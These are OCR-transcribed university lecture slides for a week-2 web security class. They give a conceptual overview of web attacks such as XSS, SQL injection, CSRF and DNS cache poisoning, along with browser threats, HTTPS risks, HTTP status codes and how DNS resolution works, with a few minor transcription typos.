UNIVERSITY OF TECHNOLOGY, SYDNEY

32548-48730 Cybersecurity

WEEK-2

Web Security: Web- based attacks, mitigation strategy

Reading:

Wenliang Du: Chapter 10, 11, 12,18
Chwan-Hwa (john) Wu and David Irwin, Chapter 26, Stallings: Chapter 8

Our Focus

Common Web Security Concerns

- **DNS Cache Poisoning** – Manipulating DNS records to redirect users to malicious sites
- **SQL Injection (SQLi)** – Exploiting un-sanitized database queries
- **Cross-Site Request Forgery (CSRF)** – Forcing authenticated users to perform unwanted actions
- **Cross-Site Scripting (XSS)** – Injecting malicious scripts into trusted websites
- **Identification and Authentication Failures** – Weak login mechanisms exploited for unauthorized access
- **API (Application Programming Interface) Attacks** – Abusing insecure APIs to access or manipulate data

❑ Overview of modern **security mitigation strategies** and best practices

- **Test your knowledge:**
  - –Explain how DNS cache poisoning may lead to different cyberattacks?
  - –What is Cross Site Scripting (XSS) attack? Explain how to defend against such attack?
  - –What is Cross-Site Request Forgery (CSRF)?
  - –Some common password crack techniques?
  - –What is SQL injection attack? Explain defence mechanisms to prevent such attack?

Browser and Web based Cyber threats


Browsers = Most Exposed Software in Internet

Primary interface for:

- Online banking, Shopping & transactions, Accessing cloud apps & databases.

How Cybercriminals Exploit Browser functions?

- Establish access via:
  - Malicious JavaScript embedded in webpages
  - Exploiting vulnerabilities (e.g., Java, Flash, ActiveX)
  - Drive-by downloads (no clicks needed!)
  - Fake browser updates or plugins



Threat Goals

- Install ransomware
- Steal credentials & IP
- Exfiltrate sensitive data

Why Detection Is Hard

- ❑ Fileless attacks (run in-memory, no files)
- ❑ Use of **obfuscation** (e.g., Flash hidden in JavaScript)
- ❑ Bypass traditional antivirus & scanners

Example:

Obfuscated malicious code embedded in JavaScript


→ Loads hidden Flash file → Executes ransomware silently

Most popular Browser 2026

Why Browser Choice Matters in Cybersecurity

- **Chrome**: Largest attack surface (extensions, zero-days, phishing kits).
- **Safari**: iOS WebKit engine is a target for **surveillance spyware** (e.g., Pegasus).
- **Samsung Internet**: Often ships with outdated Chromium versions → exploit risk.
- **Opera/UC**: Vulnerable due to outdated engines, sometimes bundled with **adware**.

chrome



What Users Look for in a Browser:

Speed
Fast page loads and responsive scrolling.

Privacy
Blocking trackers and offering incognito mode.

Security
Automatic updates and phishing protection measures.

Convenience
Syncing bookmarks/tabs and voice search features.

https://www.yaguara.co/browser-market-share/


How a Web Browser Communicates with Web Servers?


```
GET /index.html HTTP/1.1
Host: www.example.com
```

HTTP RESPONSE

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Last-Modified: Fri, 19 Jul 2025 15:30:18 GMT
ETag: "573c1-254-48c9c87349680"
Accept-Ranges: bytes
Content-Type: text/html; charset=UTF-8
Connection: Keep-Alive
Date: Sat, 19 Jul 2025 15:24:11 GMT
Age: 3600
Content-Length: 596

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<HTML>
<HEAD>
<META http-equiv="Content-Type" content="text/html; charset=utf-8">
<TITLE>Example Web Page</TITLE>
</HEAD>
<body>
```

Why HTTPS Matters: Secure Browser–Server Communication



HTTPS = encrypted via TLS/SSL

Protects: Login info, Cookies, Browsing ancitivity

Common risks during communication

Man-in-the-Mitle (MitM)

Intercepts or tampers with traffic betwen browser and server

Malicious Scrip

Injected into serve responser (e.g , if server is compromised)

Untrusted Certificate

Fake or self-signed TLS certificate

Expired Certificate

Lapsed or invalld security vaildation


Use tools like SSL Labs (https://www.ssllabs.com/ssltest/) to test your site's HTTPS configuration for known weaknesses.

HTTP Response Codes That Matter in Cybersecurity

Code	Category	Meaning	Relevance
200 (2xx)	🟢 Success	OK	Phishing misuse: Server responded successfully, can be abused to fake legitimate behavior.
301 / 302 (3xx)	🟢 Redirection	Moved / Found	Redirection attack: Used in malicious redirects, phishing, or SEO abuse.
400 (4xx)	🔴 Client Error	Bad Request	Bad input: Often triggered by malformed or malicious payloads.
401 (4xx)	🔐 Client Error	Unauthorized	Access control: Indicates missing or invalid authentication.
403 (4xx)	⛔ Client Error	Forbidden	Access denial: Security control blocking access.
404 (4xx)	❓ Client Error	Not Found	Recon probe: Attackers may test URLs to identify weak endpoints.
429 (4xx)	🟢 Client Error	Too Many Requests	Rate limiting: Triggered by brute-force or flood attempts.
500 (5xx)	💥 Server Error	Internal Error	Backend flaw: May expose bad input handling or configuration.
503 (5xx)	💥 Server Error	Service Unavailable	DDoS / crash: May signal denial-of-service or backend failure.

Vulnerabilities in Web-based Systems

- Most vulnerabilities arise from **improper input validation, insecure configurations, flawed session handling** and results following:



How DNS Works ?


➢ 👱**User Action:**
User types the URL www.fixrunner.com into their browser.

➢ 📦 **Cache Check:**
Local **DNS Resolver** checks the **DNS Cache**:
- ✅ If found → use the IP address.
- ❌ If not found → query continues.

➢ 🌐 **Root Server:**
DNS resolver sends a query to the **Root Server**, which replies with the address of the **TLD (Top-Level Domain) Server** (e.g., .com).


➢ 🏷️ **TLD Name Server:**
The **TLD Server** responds with the IP address of the **Authoritative Name Server**.

➢ 📬 **Authoritative Name Server:**
This server returns the actual **IP address** of www.fixrunner.com to the DNS resolver.




DNS Query Process

- **User Machine**
  - Check local cache → If no IP, ask Local DNS Server
- **Local DNS Server**
  - Check own cache → If no IP, forward query to Internet DNS servers
- **DNS Servers on the Internet**
  - Root → TLD (.com/.net) → Authoritative server → Return IP
- **Local DNS Server**
  - Store IP in cache → Send IP to User
- **User Machine**
  - Use IP to access website



Local DNS Server and Iterative Query Process

